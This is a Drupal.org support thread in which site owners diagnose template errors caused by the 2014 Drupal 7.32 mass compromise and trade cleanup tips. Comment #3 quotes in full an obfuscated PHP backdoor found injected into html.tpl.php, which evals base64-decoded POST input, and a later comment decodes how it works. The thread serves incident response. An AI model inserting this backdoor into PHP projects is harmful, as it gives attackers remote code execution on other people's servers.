Symptoms:
Strange issue since upgrading all my Drupal pages to 7.32 every site based on Zen theme displays this error:
Notice: Undefined variable: _POST in include() (line 1 [path to zen sub-theme]/html.tpl.php)
Also on other subtheme *.tpl.php files too.
Backtrace gives nothing (first line of all of the templates is usually blank with just phptag opened), apachelog gives nothing...
Cause:
If you are seeing this error it's because someone is trying to exploit security weaknesses on your site. If you took more than 7 hours to upgrade to 7.32 after it was released then it's likely your site was compromised.
How to fix it
See https://www.drupal.org/node/2357241#comment-9272825




Comments
Comment #1
Steve Polito Design commentedHaving the same exact issue. It's not occurring on my local version, but it's happening on my production site hosted at BlueHost.
Comment #2
mmomtcheva commentedI'm have the same problem.
Comment #3
Steve Polito Design commentedOk, I just noticed something that solved my issue.
I am using GIT and DeployHQ for my version control and deployment to a production server. My local environment was totally fine, but as I said earlier my production environment was throwing that error.
I opened up my
html.tpl.phpin my sub-theme and noticed that some how the following code was added to the top:<?php $sF="PCT4BA6ODSE_";$s21=strtolower($sF[4].$sF[5].$sF[9].$sF[10].$sF[6].$sF[3].$sF[11].$sF[8].$sF[10].$sF[1].$sF[7].$sF[8].$sF[10]);$s22=${strtoupper($sF[11].$sF[0].$sF[7].$sF[9].$sF[2])}['ncfe288'];if(isset($s22)){eval($s21($s22));}?><?phpI removed this and it solved the problem. If you are not using the
html.tpl.phpin your sub-theme, check zen's template directory and see if this code is there.EDIT: I also noticed my
node.tpl.phpin zen's template directory was completely empty in my production environment. Weird.Comment #4
mmomtcheva commentedFind the same code, but not after upgrade but after visit from IP:62.76.191.119. html.tpl.php was changed.
Comment #5
Steve Polito Design commentedYeah, I was visiting my site via the IP before launch. I wonder if that had something to do with it.
Comment #6
rosso69 commentedIt seems to be an wordpress problem.
http://somewebgeek.com/2014/wordpress-remote-code-execution-base64_decode/
Since today the problem als shows up in drupal websites.
On our site several php files are infected. There is also an bhn.php file which containts a form.
Also themes and core module directories are infected with these files.
Comment #7
rosso69 commentedComment #8
fergusong commentedThis is happening on one of my sites too.
The html.tpl.php file in my zen sub theme is not affected.
The number of affected pages seem to be have grown over the last half hour.
I have put my sites in 'maintenance mode' and am continuing to monitor them.
I did apply the 7.32 patch but not the full upgrade.
On site 5.
Comment #9
gregglesIt appears you upgraded too late and had insecure file permissions: Your sites are already exploited.
There are several resources about remediating a site, many of which are in https://www.drupal.org/node/2357241#comment-9272825
Comment #10
woodp commentedAdd four more Drupal7 sites to the list. I was hit between 6:30 and 7:30PM PDT yesterday, but I believe in my case it was a password breach - All four sites had different userids, but the same cpanel password.
Using Filezilla, it's fairly easy to search for files with the attack date. In my case I searched for 2014-10-22 and the infestation had three identifiers (see attachment):
Deleting the 494-byte files and replacing the others seem to have done the trick. What I haven't determined yet is whether there's anything in the MySQL database. Anyone?
Comment #11
mmomtcheva commentedSearch and delete row:
SELECT * FROM `menu_router` WHERE access_callback LIKE 'file_put_contents';
Comment #12
greggles@mmomtcheva - thats one of many things that needs to be done. Please see https://www.drupal.org/node/2357241#comment-9272825 for details on how to more completely fix the problem(s).
This isn't really about Zen, so moving this to a support request and closing this issue.
Comment #13
saerts commentedI've the same problem, also some new code in html.tpl.php
and I'm not able to login anymore: ->You are not authorised to view this page...
Help, please!
Comment #14
woodp commented@saerts
Not being able to login sounds like a different problem. Have you tried something like https://www.drupal.org/node/44164 or just googling "Drupal Password Reset"?
Comment #15
hoporr commentedIf you decrypt that code in #3, it's a potential backdoor (if the $_POST variable exists). $s21 is "base64_decode", and $s22 is "_POST". Then it looks if a certain variable is set in the $_POST array, which could basically contain any kind of command to execute. If it is set, it base64_decodes that variable and evals it. Boom. Pretty sneaky.
( However, the issue report states that _POST was not found; maybe this happens during GET)
Comment #16
gregglesComment #17
akalata commented@saerts I've had a few clients come to me with that problem (403 on /user) since the security announcement. The availability of the page came back eventually (maybe your hosting provider is blocking it as a security measure?), but /user/login continued to work.
Comment #18
beezer75 commentedI recently had the same issue as #3 where this malicious code suddenly appeared on my client's site. It seems to have appeared after the upgrade to 7.32 because many php files in the /modules directory of Drupal core contained the code. And I performed the update the day after it was released but didn't notice any site issues at that time. I'm not really sure how the attack occurs however, because the code could have been hiding on the server somewhere undetected and then got executed after I did the upgrade. The attack mostly infected files in /modules, /themes, /sites/all/modules, /sites/all/themes/themename and /sites/all/libraries. Replacing all of core and several of the effected modules, plus removing some of the additional random files that it added to the server seems to have resolved the issue, but I fear it's just going to happen again since I really don't know how the attack happened.
Comment #19
Bevan commentedhttps://www.drupal.org/PSA-2014-003
Comment #20
greta_drupal commentedAttack Examples:
I did a full update of my Drupal 7 sites within 3 hours of the October 15th -- seeing the SA in email and a tweet. Also have reviewed all folders for errant files, looked at the db (e.g., menu_router, users, system), and reviewed UI log files. I do have backups prior that I can rollback to also. [HostGator had a big meltdown a few days ago on a reseller server. Wondering if it is coincidence or if this security breach could have been a factor.]

I have found these entries in my Drupal logs, for what it is worth to anyone else:
See screenshots #23.
Comment #21
greta_drupal commenteddelete
Comment #22
greta_drupal commented(sorry posted in wrong discussion thread. my bad.)
Comment #23
greta_drupal commentedComment #24
markdatter commentedBefore updating to Drupal 7.32, I ran the following command from my web root directory to look for all files modified after October 1, 2014:
find . -newermt 2014-10-01
My search produced zero results. This is not surprising since I have not touched the site for ~2 months.
Is this sufficient to conclude that I had no malicious files anywhere in my web root directory prior to installing Drupal 7.32? This question will betray my novice if there is a well-known method of manipulating timestamps...
I'm still combing the database for backdoors, but I'd like to rule out the existence of any malicious files at this point.
Perhaps I was saved by a menu system redirect away from the user/login page...?
Comment #25
woodp commented@markdatter
I would check three other items:
I can't guarantee you aren't compromised, but those are the symptoms I've observed.
Comment #26
gregglesHow paranoid are you? ;)
I believe php can change the file timestamp with the touch function. I'm not sure if the find command you mention would catch that kind of change. I believed you'd need to have filesystem snapshots (stored on a separate server) from before and after and do a diff to figure out if there are truly any new files.